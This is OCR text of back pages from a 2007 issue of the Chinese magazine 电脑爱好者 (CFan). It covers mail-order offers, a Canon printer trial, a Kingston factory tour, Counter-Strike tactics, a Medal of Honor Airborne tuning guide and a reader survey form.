智能手机软件
■ CFAN 学院
XP 模拟 Vista 视觉效果全攻略 (下)
Dreamweaver8 视频教程
■电子书刊
《黑孩子》
《English Express》
《电脑爱好者普及版试读手

订阅零售：全国各地邮局 (所) 和报刊亭　邮发代号：80－500
零售价格：6.8元 (含CD)　邮购查询方法：010－68258784
在线订购网址：http://shop.cfan.com.cn

电脑爱好者邮购 特卖场



杂志订阅
1. 2007年《电脑爱好者》杂志，订价120元
2. 2007年《电脑爱好者(普及版)》杂志，订价81.6元 (每期送光盘)

电脑爱好者图书

2007 上半年《电脑爱好者》合订本，邮购价 **38** 元 / 套。
2007 普及版增刊技压群雄技巧 6000 招，邮购价 **25** 元 / 本。
2006 年《电脑爱好者》普及版精华合订本，邮购价 **29.8** 元 / 本。
2006 下半年《电脑爱好者》合订本，邮购价 **38** 元 / 套。
2006 上半年《电脑爱好者》合订本，邮购价 **38** 元 / 套。

《傻博士经典问答 2000 例》，邮购价 **25** 元 / 本 , 邮购代码 :SK0207
2006 年爱好者下半年增刊，邮购价 **22** 元 / 本 , 邮购代码 :SK0208
2006 年爱好者典藏版，邮购价 **25** 元 / 本 , 邮购代码 :SK0201
《系统应用绝密 X 档案》，邮购价 **25** 元 / 本 , 邮购代码：SK0202
《软件应用绝密 X 档案》，邮购价 **25** 元 / 本 , 邮购代码：SK0203
《硬件应用绝密 X 档案》，邮购价 **25** 元 / 本 , 邮购代码：SK0204
《网络应用绝密 X 档案》，邮购价 **25** 元 / 本 , 邮购代码：SK0205
2006 年《电脑爱好者》普及版增刊，邮购价 **22** 元 / 本
2005 下半年《电脑爱好者》合订本，邮购价 **38** 元 / 套
2005 上半年《电脑爱好者》合订本，邮购特价 **33** 元 / 套



实惠礼包区

普及版增刊、合订本大礼包:**47**元
(邮购代码: PH)
07普及版增刊+06普及版合订本

绝密X档案大礼包:**88**元
(邮购代码: SK0206)
(系统+软件+硬件+网络) X档案

爱好者合订本珍藏大礼包:**56**元
(邮购代码: ZC)
电脑爱好者2005上半年+2005下半年合订本

爱好者超级增刊大礼包:**85**元
(邮购代码: CJZK)
技巧6000招+06增刊下+06典藏版+06傻博士

2006合订本大礼包:**56**元
(邮购代码: 06HD)
爱好者 (06下半年+06上半年) 合订本

凡购买上述大礼包，即可获得如下优惠：
1. 加 10 元获得 2004 精品文库、2004 增刊、防黑高手、系统高手、注册表 +BIOS 高手、局域网方案与故障速查手册、2005 增刊、2005 年爱好者典藏版、傻博士经典问答 3000 例、秘技大补贴中任一本。
2. 加 3 元获得普及版试刊、2006 年普及版 1 ～ 12 期中任一本。
3. 加 3 元获得《电脑爱好者》2006 年 1 ～ 24 期中任一本。
(购买实惠礼包并加钱获得上述优惠的读者，请在汇款单附言注明礼包代码及所选优惠书刊名称。)

邮购方法:
邮局汇款：北京123信箱。收款人：北京《电脑爱好者》杂志社，邮编：100036，请在汇款单附言栏注明邮寄产品的名称。为方便我们与您联系，请留下联系电话。
联系方式:
24小时语音自助查询电话：010—68259307/68259457
咨询、查询电话：010—68258784(周一到周五，9:00～16:30)
在线订购网址:
http://shop.cfan.com.cn

重要声明

1.作者向本社投稿后，三周内没有收到录用答复的(该答复可能是电话或电子邮件等方式)，可自行处理。
2.本社坚决反对抄袭和一稿多投行为。
3.除非作者事先声明，否则本社对来稿有编辑权和修改权。
4.刊物一经上市即寄稿费，稿费以版面字数计算，每千字不低于100元，此稿费含本刊关联出版物及网站转载时应支付的转载稿费。如有异议，请事先声明。
5.本刊介绍的互联网网站（主页）在刊登前经编辑审查不含色情、反动等非法内容。但由于互联网具有规模庞大、变化快速、超链接等特点，我们无法保证这些网站（主页）今后不含非法内容（链接），读者一经发现请立即向当地公安机关举报。

佳能打印机体验活动开始啦！

精彩新体验 打印新生活

2007年，佳能公司新款打印机在九月份隆重上市，这些新品将带给SOHO用户、小型商务用户和公司“白骨精”阶层全新的打印新体验！

为了让更多的SOHO用户和小型商务用户走近、并充分体验这一系列产品，《电脑爱好者》杂志社与佳能（中国）有限公司共同举办“佳能精彩新体验打印新生活”活动，此次活动将在全国选择25位年龄在24岁~45岁的SOHO用户、小型商务用户和公司“白骨精”阶层进行体验。

参与方式：

可登陆电脑爱好者网站注册并回答问题或邮寄报名表格和问卷参加活动。
提交相关资料：真实姓名、性别、年龄、所在城市、身份证号、电话号码、通信地址和电子邮箱；
由专家评委会根据报名问卷和用户情况综合考虑，选出25位与佳能打印机理念相符的体验用户并在网站上公布。

评选方式：

佳能体验博客秀：入围25位体验者将获得活动网站的专享家庭博客和相应网址，体验者提交体验体会，发布此次体验的心得。
人气投票：投票有效期内，网友可到活动网站注册并对25位进行体验的用户进行投票，每次点击计为一票，计入家庭积分分数。
评委评分：评委将根据体验者的博客进行评分。

最终评选：

入围25位体验用户将赢“佳能打印精彩生活之星”的称号，并获得免费打印机评测机会，并可在评测活动结束后优惠购买此款打印机；
网络人气及专家评选前4位体验用户奖获得此款打印机。
以上获奖的体验故事及图片都将有机会在电脑爱好者杂志上刊登及其他合作网媒刊登。

时间安排：

招募体验打印机用户：
9月15日~10月15日
体验用户博客展示：
10月20日~11月10日
体验用户博客更新、投票：
10月20日~11月10日
综合评选、四强产生：
11月15日

便捷传真商务代表

腾彩 PIXMA MX308 采用平板输入方式，能够非常轻松的发送发票、电汇单、凭证等轻薄窄小的纸质文件以及身份证，护照，存折等不能折叠的文件。黑白文本打印及复印速度高达每分钟22页，彩色打印复印速度达到了每分钟17页，A4幅面的单页彩色复印工作需要40秒。腾彩 PIXMA MX308 采用600x1200dpi的光学分辨率，完全能够满足日常办公的需求。适合中小型工商用户、家庭办公及SOHO用户。





喷墨照片打印机新品

腾彩 PIXMA iP4500 具备高速、高品质打印、经济实用等特点，“FINE”打印技术的采用带来更快的打印速度及更高的打印品质，标准配置的多种打印方式，更为商务办公提供了方便。这款打印机为追求高打印品质、打印工作较多、成本要求低的商务用户、家庭用户、摄影爱好者和小型广告公司带来了商务办公应用及照片输出的新选择。

高效传真商务之星

腾彩 PIXMA MX318 采用自动输稿器与平板输入相结合的方式，自动输稿器能够一次连续发送多达30页文件，是高效率传真的典范。黑白文本打印及复印速度高达每分钟22页，彩色打印复印速度达到了每分钟17页，A4幅面的单页彩色复印工作仅需38秒。腾彩 PIXMA MX318 具有1200x2400dpi的扫描分辨率，可以满足对图像需求更高的用户，以及适合中小型工商用户、家庭办公及SOHO用户。



经济办公族的首选

腾彩 PIXMA MP228 能够非常便捷的实现各种输出功能。通过黑白、彩色按键独立的控制面板可以简单、方便的完成各种复印效果的操作。由于采用佳能 FINE 墨水盒设计，MP228 可以选择多种墨水，用户可以根据自己的输出特点选择不同的墨水配置，从而有效降低使用过程中的输出成本。

电脑爱好者

报名方式：

网上报名：请登陆 http://www.cfan.com.cn/zhuanti/canon2007/index.shtml
电话报名：010-68254814　　邮件报名：ylchen@cfan.com.cn



就像攒电脑需要主板、CPU、内存、显卡一样，
如果你把内存、闪存盘分解开来，
也会发现它们也是组装起来的，
只不过“攒”起它们的是工厂的流水线。

内存、闪存盘诞生记

Kingston 上海生产基地游记

今年是Kingston(金士顿)公司成立20周年，位于上海的生产基地拥有18条生产线，产能达到:641万件/月(若全线投入生产，更可达到闪存盘1079万个/月，内存422万条/月)

1 内存、闪存盘是成“板”生产出来的

第一次看到生产内存和闪存盘的生产线，相信你和我一样也能感觉到震撼，从来没想到我们熟悉的内存和闪存盘要经过这么多程序，才到我们手中。


其实不管是内存还是闪存盘，它们的原型都是在一大块板子(也就是PCB板)上先装好闪存颗粒(内存)或是主控芯片和闪存芯片(闪存盘)，然后再通过切割，贴标签，包装等工序才完成的。

内存生产线



▲内存的PCB板，这些PCB板都准备着安装内存颗粒(就是内存上的集成电路)

◀怎么样，是不是已经很像咱们用的内存了？不过现在还是“连体”内存“板”，离我们最终看到的内存条，还有几道工序。



▲内存有多大，是什么品牌的你总需要知道吧？这步就是在贴标签，然后就要分割成我们见到的内存条了。然后再装盒……等等，现在到发货还早呢！

闪存盘生产线



▲闪存盘的PCB板同样是连在一起的，要经过安装主控芯片和闪存芯片、USB插口等工序。

◀▲经过了贴标签，切割后，现在你看到的是没有加外壳的“裸盘”了。

内存生产线

▲每条内存都要插到主板上进行测试，也就都要“插”一下，自然就成了“二手货”。这里的主板是根据厂商的需要随时更换品牌及型号的，目的就是为了更好验证兼容性。

2 为什么Kingston所有内存都是“二手货”？


经常看导购文章的朋友应该知道，在购买内存时，看内存的金手指有没有被插拔过的痕迹是判断内存是否为二手货的重要条件，而Kingston内存全都是“二手货”，你知道为什么吗？因为它们都是100%要通过测试的，测试环境就和我们攒机一样，工人把内存插到主板上，专门的仪器就会快速检测出内存的好坏。



闪存盘生产线

◀闪存盘也要经过测试，自然也成了“二手货”，100%的测试可不简单！

▼所有的内存都要装盒打包，然后就要送货了，最后就是你买回家啦！



内存生产线

闪存盘生产线



▲就是这台机器，用超声波，把闪存盘的外壳固定，比用螺丝拧、胶水粘要牢固得多。

3 为什么Kingston闪存盘的外壳没有螺丝，也不是用胶水粘的呢？

经过了上面的一系列工序，不管是内存还是闪存盘，都到了最后的工序了。

月饼也能网上购买？各地的特色月饼让难归家的人无比向往，最近在淘宝上就有人销售月饼，不妨去试着搜索“月饼”，会有惊喜哦

Tag DVD排行榜、武夷、PowerPoint、编辑、漫画 〉娱乐 〉爆料王

爆料王

2007上半年 卓越亚马逊热销DVD排行

joyo卓越 amazon.cn









1 市场价：¥25.00 卓越价：¥9.80

2 暂时缺货

3 市场价：¥40.00 卓越价：¥19.90







4 市场价：¥35.00 卓越价：¥9.90

5 市场价：¥30.00 卓越价：¥9.90

6 市场价：¥115.00 卓越价：¥67.90







7 暂时缺货

8 市场价：¥30.00 卓越价：¥10.90

9 市场价：¥75.20 卓越价：¥48.70

排名	片名
1	伤城(DVD)(梁朝伟 金城武 徐静蕾 舒淇主演)
2	猫和老鼠(3DVD)(140集完整版)
3	落入凡间的精灵(4DVD)(奥黛丽·赫本最经典作品收藏套装)
4	门徒(刘德华 吴彦祖主演DVD)
5	爱情呼叫转移(DVD简装)
6	大国崛起(6DVD)
7	泰坦尼克号<中文版>(3VCD)
8	快乐的大脚(DVD简装)
9	论语心得(4DVD)(央视百家讲坛系列)
10	落叶归根DVD简装(赵本山主演)
11	变形金刚精装版(14DVD9+1DVD5花絮)
12	撞车DVD简装(2006奥斯卡最佳影片)
13	生日快乐(古天乐 刘若英主演)DVD简装
14	希区柯克经典电影全集(12DVD)(34部电影完整收藏版)
15	三峡好人(DVD简装)(贾樟柯 威尼斯电影节最佳影片金狮奖)
16	姨妈的后现代生活(DVD简装)周润发 斯琴高娃 赵薇
17	红楼梦(7DVD9+DVD5 央视高清晰收藏版)
18	云水谣(DVD简装)(陈坤 徐若瑄 李冰冰主演)
19	猫和老鼠精彩完整版(10DVD)(140个故事完整收藏)
20	街球零突破:对阵基本功(VCD)

以上文字图片等内容由卓越亚马逊提供：www.joyo.com www.amazon.cn

最终价格以卓越亚马逊当日公布价格为准

“吃喝漂睹”在武夷

偶然翻出2004年到武夷山去玩的游记，贴过来，免得忘怀了，忽忽。

“吃喝漂睹在武夷”，这句话几乎是每个武夷山的导游都要提到的一句“名言”了。然而我对武夷山的“吃”却不大敢领教。武夷山是“蛇的王国”，所以蛇宴算得上是最有特色的武夷风味了，而武夷山当地喜欢将蛇称为“龙”，因此蛇宴中炒龙排、蛟龙戏水等菜名比比皆是。蛇宴中最为有名的，当属以五步蛇制作的蛇菜了……

火星人游武夷：http://blog.cfan.com.cn/index.php/11702/action_viewspace_itemid_137074

你没见过的PowerPoint 20年历史版本

PPT已经成为了演示文档的标准之一，在商业领域和教育领域发挥了重要的作用，我们一起来回顾一下PowerPoint的历史吧!

1987年PowerPoint正式与用户见面，PPT格式是微软的办公软件PowerPoint编辑后保存的文件格式，也叫演示文档PPT(Power Point)＋电脑＋投影仪，替代了传统的胶片和幻灯……

PPT的20年：http://blog.cfan.com.cn/index.php/197108/action_viewspace_itemid_136020

什么是编辑？

今天，2007年9月6日，试刊方案终于出炉，改变了许多内容的加工方式和表现形式的时候，突然发现自己缺乏创意了，集中了太多精力在形式而不是根本性的创新。记得2006年改版的时候，第一个提出“基础性创新”思想的正是自己，但现在却忘记了。于是，今晚花了一些时间总结了做编辑几年当中的体会，也算是与团队成员共勉吧。

有兴趣从事编辑工作的人必看：http://blog.cfan.com.cn/index.php/14955/action_viewspace_itemid_136618

硬币游戏

16个硬币，A和B轮流拿走一些，每次拿走的个数只能是1、2、4中的一个数。谁最后拿硬币谁输。

问:A或B有无策略保证自己赢？

答案：http://blog.cfan.com.cn/index.php/14246

漫画·黄金周



■张炜昱










《仙剑奇侠传四》在发售前积聚了超高人气，发售后赢得了销量与玩家评价上的双赢，是本年度当之无愧的最佳国产游戏





宝石玩家



简介：按照规则把宝石推动堆在一起，必须让宝石全部消失，呵呵，很动脑筋的哦，有很多关等你来闯！

操作：方向键行走，空格键推动面前的宝石。

网址：http://play.cfan.com.cn/yz/txz/2007-07-27/1185522610d87227.shtml

水果翻翻看



简介：经典的翻牌游戏，对记忆力非常有帮助的哦，翻翻看，你能在最短的时间内找出所有相同的图案，就可以顺利过关了.

操作：用鼠标点击翻牌。

网址：http://play.cfan.com.cn/yz/jy/2007-07-27/1185522610d87129.shtml

加菲猫拼拼图




简介：拼图是很早就开始的游戏了，不过，如果去买拼图再玩，毕竟是一笔开支，而且往往图片不可爱，哪里有网上直接玩加菲猫拼图好呢？

操作：左右键换图片方向，鼠标移动。

网址：http://play.cfan.com.cn/et/pt/2007-07-30/1185779819d89124.shtml

旋转宝石对对碰



简介：经典的对对碰游戏。不是，是旋转的哦。

操作：用鼠标左键点击旋转，碰到相同的就可以消掉。

网址：http://play.cfan.com.cn/yz/ddp/2007-07-27/1185522610d86707.shtml

竞技经验谈

Tag dust2、高手 游戏 技巧

山东/king.sd

龟缩式进攻 VS 压迫式防守



现在出奇的战术越来越少。尤其是比赛时间的修改，降低到1分45秒，一些精妙绝伦的战术根本无法在有限的时间内完成。比赛的胜负往往取决于场上指挥的判断以及对手的失误上，局部上的优势就可以决定比赛的胜利！

龟缩式进攻：在dust2这张地图上，T最有效果的进攻点就是A小道。打掉A小道一名或两名CT，场上的形势就会有巨大变化。A小道CT的防守，很多时候都喜欢压出来侦察一下中路的T，所以，占有绝对时间优势的T，最好的方式就是龟缩进攻，一有CT出来侦察，就必须秒到CT，没秒死再来个手雷。要是CT的防守不前压，而是在A小道卡位，就必须用烟雾把中门封住，顺利地把主攻A主道的T（1人）送到合适的位置，在中路的T（1人）帮助主攻小道的T（3人）扔闪光。让主攻A小道的T占据一个合理的位置。而B区回来防守的CT肯定会受到中门T的牵扯。这个时候进攻A点还是转B点场要有一个明确的判断。如果131战术是进攻A点的话，131中的A大的那个1非常重要，出击的时间非常重要。



压迫式防守：CT的防守基本都是32站位，三个A点，2个B点。实战中，CT可以中门封几颗烟雾弹，让一名CT顺利地进入B洞，往B洞2层摸。B区的CT适合的一个闪光弹，进入B洞，两边夹击就能秒杀T，也可判断出T的进攻点是A还是B！建议留一名CT在中路防守侦察，免得T迅速进攻A小道造成A点防守压力大。

CT的压迫式防守到底是利大于弊还是弊大于利？这主要是看场上T的习惯以及判断。有可能这一次的压迫会造成本方更大的防守压力，也有可能给T的进攻套上一个枷锁。

近期热门网游免费测试表

时间	游戏名称	形式	视频	客户端	评测
08.30	光线飞车	内测	宣传/MV	666MB	94分
08.27	风火之旅	技测	人物/战斗	1.8GB	95分
08.25	拍拍部落	封测	演示/宠物	248MB	90分
08.24	宝贝坦克	预公测	演示/对战	147MB	89分

光线飞车网址：http://rc.9you.com/

风火之旅网址：http://fj.9you.com/

拍拍部落网址：http://www.paipaijoy.com/

宝贝坦克网址：http://tank.moliyo.com/

罗技G25双引擎力反馈天驹

参考价格：2550元　**设备类型**：游戏赛车设备

应用范围：赛车游戏　**应用技术**：双引擎力反馈技术

重点参数：六前进挡变速器，高强度不锈钢材质的油门、离合器踏板，两个高扭矩力反馈马达，真皮全手工缝制的大尺寸方向盘和排挡杆，900度转向操控。

体验手记：G25提供了迄今为止方向盘模拟器上所能具备的最为先进的系列功能。例如，六前进挡变速器、高强度不锈钢材质的油门，刹车和离合器踏板、两个高扭矩力反馈马达、真皮全手工缝制的11英寸的方向盘和排挡杆、900度转向操控等等。所有这一切不论在视觉还是在触觉上都令玩家犹如置身于驾驶座前。而这些性能通常只能在专门设计定制的赛车模拟器上才能找到。

游戏工具坊



金河田G8310多媒体音箱

咨询热线：0769-85057928

参考价格：298元

产品简介：G8310定位于游戏玩家的最佳选择，其霸气、冷峻的外表、高品质的音色，给人极强的现代感和科技美感，低音单元采用6.5英寸超大黑金刚、重金属磁体、镀镍帽子及红色纸盘，卫星箱两分频电路，有效扩展卫星单元声场并提升中低频的频响性能。侧置音场增载声学设计，有效降低箱体谐振提升音效，倒相管双向弧形外廓结构，与内部电路良好衔接组成全置散热通道，侧置功能调节操控，凹凸相间旋钮组合，手感极好，整机系统全防磁设计，摆放自由。

体验手记："重金属"太空迷幻色彩的金河田G8310是面对的游戏用户推出的一款具有相当时尚感的产品，其外表就能征服相当多的消费者。它的声音表现也符合中高端定位，音质整体上令人满意，中音最为突出，饱满而圆润、高音较为高亢、低频上雄浑有力。总的来说，这款产品声场定位准确，在中档价位上是一个很明显的佼佼者。

著名游戏《虚幻竞技场3》(Unreal Tournament 3)发布日期确定为2007年11月，PS3和PC版会同时发布。而XBOX 360版则稍后推出



伞兵征程《荣誉勋章：空降神兵》

Tag 荣誉勋章：空降神兵 优化、技巧 游戏

人物小档案

姓名：小冰　**年龄：**20岁　**性别：**男

职业：在读大二学生

小冰的爱好很广泛，打篮球就是其中之一，并且幸运的是，他选择了一个自己喜欢的专业——中文。而对游戏的热爱，小冰的投入的热情一点儿也不比他在篮球场上的少。

小提示：系统配置要求

操作系统：Windows XP/Windows Vista

中央处理器：

Windows XP：P4 2.8 GHz或Athlon 64 2800+

Windows Vista：P4 3.0 GHz或Athlon 64 3800+

内存：1GB

显卡：NVIDIA GeForce 6600 GT、ATI Radeon X1300 Pro同级或更高级显卡（注：不支持NVIDIA 6800XT、6800LE、7100GS、7200GS、7200LE、7300GT）

小技巧：略过开场动画

进入游戏文件夹\UnrealEngine3\MOHAGame\CookedMovies，将MOHA_Shell_EAID开头的文件名改名即可跳过动画，尤其在多人游戏时很有意义。

小提示：游戏配置推荐

CPU：Intel Croe 2 Duo E4300

内存：1GB金士顿DDR2 667

显卡：讯景8600GT黑金版

在此配置下，游戏在1440×900分辨率下以全高特效可以达到31FPS，完全可以流畅运行了。

爆料王

近日发布的《荣誉勋章：空降神兵》自然不会被小冰放过。不过，面对自己的PC配置，小冰心里还是没底，这样一款大量采用新技术的游戏固然画面精美绝伦，但配置要求绝对不会很低，该怎样做才能让游戏流畅运行，同时又不失游戏精彩的视觉效果呢？

开启防火墙才能安装游戏

《荣誉勋章：空降神兵》对系统的要求比较特别，尤其是它需要开启防火墙功能才能安装完成，否则在最后一刻，游戏安装程序会自动回滚，将已安装文件删除。在Windows XP中，点击“开始”—“运行”，输入services.msc回车，找到Windows Firewall及Internet Connection Sharing (ICS)两项，分别双击，在弹出窗口中选择“启动服务”，这样就能正常安装游戏了。




中文界面无法调用？

《荣誉勋章：空降神兵》拥有中文版本，对于本就是中文专业的小冰来说，这可是个天大的好消息，虽说大家在学习英语，但这哪有母语看起来舒服呢？

找到系统My Documents文件夹，打开EA Games\Medal of Honor Airborne(tm)\Config目录，双击MOHASettings.ini文件，将里面的Language = INT一项改为Language = TCH，这样就能够在游戏中见到中文了。


优化 玩家说了算！

折腾了这么久，小冰终于可以开始进行游戏了，当然，优化设置肯定少不了，小冰相信，大多数玩家都和他一样，并非时刻都拥有最顶级配置的电脑。当然，小冰也对自己的优化水平相当有自信，就像他对自己的篮球技艺一样自信。



除了分辨率，材质细节、模型细节、弹痕、预处理效果是几个为数不多的可调节选项。以测试成绩来看，在1024×768下特效全开时，8500GT可以达到20FPS左右的运行速度，而2600Pro则可以达到接近30FPS的水平，8600GT则要高得多，可以达到近40FPS的成绩。如果玩家显卡低于这个水平，又使用如19英寸宽屏显示器这样的配置方案，可以考虑将分辨率提高到1440×900，其中材质细节、模型细节调节为“低”，弹痕、预处理效果设置为“中等”，这样可以保证游戏的基本流畅运行。之所以将材质细节、模型细节调至最低，是因为游戏对显存的要求过高，高精度的渲染运算会拖累游戏运行速度。另外，玩家的显卡显存在256MB最佳，128MB的显卡不建议提高分辨率，1440×900已是比较平衡的分辨率选项了。

电脑爱好者 2007年第19期 评刊调查表



亲爱的读者：


感谢您一直以来对《电脑爱好者》的关注和支持。为了更好地了解您的需求，为您提供更实用更精彩的内容，我们期盼着听到您宝贵的意见和建议。在此全体编辑向您致以衷心的感谢！请详细填写评刊表，我们将从本期回馈的评刊表中挑选16位热心评刊员，发给丰厚的奖品。

一等奖1名

奖品:漫步者R1900TIII立体声多媒体音箱

价格:650元/1套

☆全新设计，全面提升各方面性能，解析力、动态表现等均有质的改善
☆1NT高音扬声器，采用进口丝膜，声音柔和细腻
☆F50NT低音单元采用特殊棉线编织振膜，表面涂有特殊涂胶，低音力度感和纯度大幅改善
☆配备大功率环形变压器，以保证音箱不会出现瞬间的失真
☆LM4766功放IC，大功率输出，低音控制力增强，失真也降到新低
☆无前级式设计，确保声音的通透度，信噪比和转换速率等指标无虞
☆等容式设计，使主箱副箱声学结构完全一致，获得正确声场
☆大师悉心校调分频器，确保各项测试指标优秀之余，听感有质的提升
☆支持双路信号输入，方便接驳多套音源设备
☆采用防止短路和易识别极性接线柱，确保安全性和方便性




二等奖5名

奖品:漫步者R201T06立体声多媒体音箱

价格:180元/套





☆MDF优质中密度木质低音炮结构，有效杜绝谐振和箱声
☆低音炮单元采用5英寸(131mm)防磁型扬声器，低频强劲
☆3英寸纸盆中高音单元，高音亮丽，中音甜美
☆全防磁设计，可以随心所预任意摆放
☆更加完美的外观造型


三等奖10名

奖品:多彩DLM猎豹光电鼠标

价格：40元/个

人体工程学造型设计，人性化宽滚轮，操作舒适。按键开关反应灵敏、使用寿命长。最新光学感应技术，精准定位。视窗自由缩放易控，轻松浏览各界面。

评刊表复印或手抄均有效，本期评刊截止日期2007年11月1(以邮戳为准)请寄至:北京万寿路翠微中里14号楼4层 北京123信箱（北京《电脑爱好者》杂志社）编辑部/评刊2007年第19期收(邮编100036)
发邮件到pingkan@cfan.com.cn，也有机会成为幸运读者，中大奖！



网上评刊地址：http://www.cfan.com.cn/activity/zhuanti/pingkan19

★单期奖品由北京爱德发集团提供价值1500元左右的漫步者系列产品，以及多彩科技集团提供的系列外设产品。

★双期奖品将更加劲爆！所有奖品将从“CFan奖品池”中抽出！**更多悬念，更多诱惑，更多惊喜！**这是一个充满魔力的奖品池，随杂志社新入库产品的变化，而不断变化！这是一个充满幸运的奖品池，无论你是平信评刊、电子邮件评刊，还是参加最新开通的网上评刊，都有机会中大奖！

★我们的评选过程绝对公正、公平、公开，大奖会发给最热心、提出最有价值建议的读者！而稍小一些的奖品通过专门的抽奖系统产生，从读者资源库中科学抽取。读者库是累积的，也就是说，如果你在一定时期内坚持填写评刊表，一定会有所收获！

■个 人 资 料

姓名＿＿＿＿＿＿＿＿ 年　龄＿＿＿＿＿＿＿＿

性别＿＿＿＿＿＿＿＿ 文化程度＿＿＿＿＿＿＿＿

职业＿＿＿＿＿＿＿＿ 联系电话＿＿＿＿＿＿＿＿

通讯地址＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿邮编＿＿＿＿＿＿

QQ/MSN＿＿＿＿＿＿＿＿ E-mail ＿＿＿＿＿＿＿＿

您开始阅读《电脑爱好者》的时间是 ＿＿＿＿＿＿年

您购买《电脑爱好者》的频率是？

□期期购买　□其他（平均＿＿＿＿月/次）

本期有多少人阅读过您手上的《电脑爱好者》？＿＿＿＿＿＿人

■本期文章评价

（“文章代码”栏请填文章结尾处的代码，如：YJ01。）

本期最喜欢的文章

原因编码：a时效性强　b技术实用　c内容丰富　d学到知识　e幽默有趣　f值得收藏　g立意新颖　h观点独到　i恰巧需要　j提高工作效率　k其他

文章代码	原因	美中不足

本期不喜欢的文章

原因编码：(1)时效太差　(2)不实用　(3)选题重复　(4)难度较高　(5)难度太低　(6)不真实　(7)不新颖　(8)不够详细　(9)有字/语法错误　(10)其他

文章代码	原因	改进建议

标题最好的文章

文章代码	原因	

本　期　综　合　评　价

1.《电脑爱好者》在本期进行试改版，您对试刊的综合满意情况是？

□很满意　□比较满意　□一般　□不太满意　□很不满意

如果您对试刊有不满意的地方，请写出不满意的具体原因，谢谢！＿＿＿＿＿＿＿＿

2.您认为本期杂志的总体难度：

□太简单　□比较适中　□有点难　□太难

3.您认为本期试刊版面设计得比较好的有（多选）：

□目录　□新视界　□特别话题　□我就CFan　□聪明用电脑
□美文报　□天生我才　□傻博士信箱　□CFan加油站　□数字时代
□热点话题　□硬派茶馆　□明白买电脑　□CFan爆料王

4.试刊目录的设计主要为清爽、便于查阅和突出主要内容进行了调整，您认为目前目录在以上方面：

□对您很有帮助　□有帮助　□一般、帮助不大　□没有帮助

5.您近期最关注的内容是？（多选）

□系统　□网络　□软件　□办公　□硬件　□多媒体　□业界新闻

欢迎您监督本刊质量，欢迎您指出本期的各类错误或不足，请另附纸说明。谢谢！